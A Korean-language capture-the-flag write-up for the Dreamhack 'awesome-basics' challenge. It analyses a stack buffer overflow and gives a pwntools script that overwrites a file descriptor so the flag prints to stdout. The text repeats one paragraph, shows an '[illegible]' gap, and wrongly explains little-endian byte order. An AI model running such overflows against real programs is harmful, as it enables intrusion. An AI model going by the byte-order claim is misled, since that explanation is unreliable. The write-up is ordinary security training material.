

[Dreamhack.io] awesome-basics

- Platform: Dreamhack
- Date: 2026-08-18
- Difficulty: Easy
- Tags: `#pwn` `#buffer-overflow` `#kernel-vulnerability` `#troubleshooting`

1. Challenge Overview (문제 개요)

📄 문제 요약

- 목표: Flag 획득 (`/flag` 읽기 또는 `execve` 쉘 획득)
- 특정 조건: Stack Buffer Overflow 취약점이 존재하는 프로그램

- 제공 파일: `chall`, `chall.c`, `flag`
- 보호 기법 (Checksec):

```
Arch:      amd64-64-little
RELRO:     Full RELRO
Stack:     No canary found
NX:        NX unknown - GNU_STACK missing
PIE:       PIE enabled
Stack:     Executable
RWX:       Has RWX segments
SHSTK:     Enabled
IBT:       Enabled
Stripped:  No
```

2. Vulnerability Analysis (취약점 분석)

소스 코드 / 디컴파일 분석

```
char *flag;

int main(int argc, char *argv[]) {
    int stdin_fd = 0;
    int stdout_fd = 1;
    int flag_fd;
    int tmp_fd;
    char buf[80];
```

```

initialize();

// read flag
flag = (char *)malloc(FLAG_SIZE);
flag_fd = open("./flag", O_RDONLY);
read(flag_fd, flag, FLAG_SIZE);
close(flag_fd);

tmp_fd = open("./tmp/flag", O_WRONLY);

write(stdout_fd, "Your Input: ", 12);
read(stdin_fd, buf, 0x80); //! Stack Buffer Overflow 발생 지점

write(tmp_fd, flag, FLAG_SIZE);
write(tmp_fd, buf, 80);
close(tmp_fd);

return 0;
}

```


소스 코드 분석

- `flag_fd` 파일 디스크립터를 통해 `./flag` 파일의 내용을 `flag` 변수에 저장한다.
- `./tmp/flag` 파일에 `flag` 파일의 내용과 사용자 입력을 넣는다.

취약점 원인 (Root Cause)

- 발생 원인: 입력값 크기가 담을 수 있는 크기보다 큼으로 인한 오버플로우
- 파급 효과: RET 덮어쓰기 가능, 다른 변수값 오염 가능

main 함수 스택 프레임 구조



- `buf` 변수의 크기는 `0x50` 바이트이지만 현재 `read` 함수에서 `0x80` 바이트만큼 입력을 받고 있다
- 따라서 입력값이 `RET` 주소를 덮어쓸 수 있으며, 그 아래에 있는 다른 함수 프레임까지 오염시킬 수 있다.

3. Trial & Error (삽질 및 실패 기록)

× Attempt 1: [스택에 셸코드 삽입하여 실행하기] (클릭하여 펼치기) >

- **가설**: `stack`이 실행 가능하므로, `buf`에 셸 코드를 삽입하고 `buf`로 리턴하면 될 것이다.
- **시도 내용**:
 - `read` 함수를 통해 `buf` 가장 상단에 셸 코드를 삽입
 - 이후 `main` 함수의 `RET` 주소를 `buf` 변수로 설정
- **결과 및 에러**: `buf` 변수의 주소를 알 수 없음
- **원인 분석**:

- 해당 프로그램에서 지역 변수로 설정된 buf의 주소는 알 수가 없다.

✓ 돌파구 (Breakthrough)

buf 변수 입력을 통해 아래 변수들까지 값을 바꿀 수 있으므로, tmp_fd 를 ./tmp/flag 가 아닌 stdout 을 바라볼 수 있도록 만든다면 flag 파일 내용과 사용자의 입력을 표준 출력 화면에 보여줄 것이다.

buf 변수 입력을 통해 아래 변수들까지 값을 바꿀 수 있으므로, tmp_fd 를 ./tmp/flag 가 아닌 stdout 을 바라볼 수 있도록 만든다면 flag 파일 내용과 사용자의 입력을 표준 출력 화면에 보여줄 것이다.

```
#!/usr/bin/python3
from pwn import *

p = process('./chall')
# p = remote('IP', PORT)

payload = (0x50) * b'A' + p64(1)

p.sendlineafter(b'Your Input: ', payload)

p.interactive()
```

- Little Endian 방식이므로 p64(1)를 하면 상위 4바이트에 저장된 값이 1이고, 하위 4바이트에 저장된 값은 0이 된다.
- p64(1) 가 아닌 p32(1) 로 해도 된다. 이게 변수 크기에 더 잘 맞는 방법이다.

[illegible]

- 표준 출력에 flag 파일의 내용이 우리가 준 입력이 나오는 걸 볼 수 있다.

6. 배운 점 & 오답 노트

- 허니팟 (Honeypot):
 - 침입자나 해커를 유인하기 위해 의도적으로 보안 취약점이 있는 것처럼 꾸며 놓은 시스템
 - Stack 이 Executable 하다고 해서 무조건 셸 코드가 작동할 수 있는 건 아니다.
 - 문제를 풀면서 하나의 방법이 안 된다면 다른 방법도 생각해 볼 것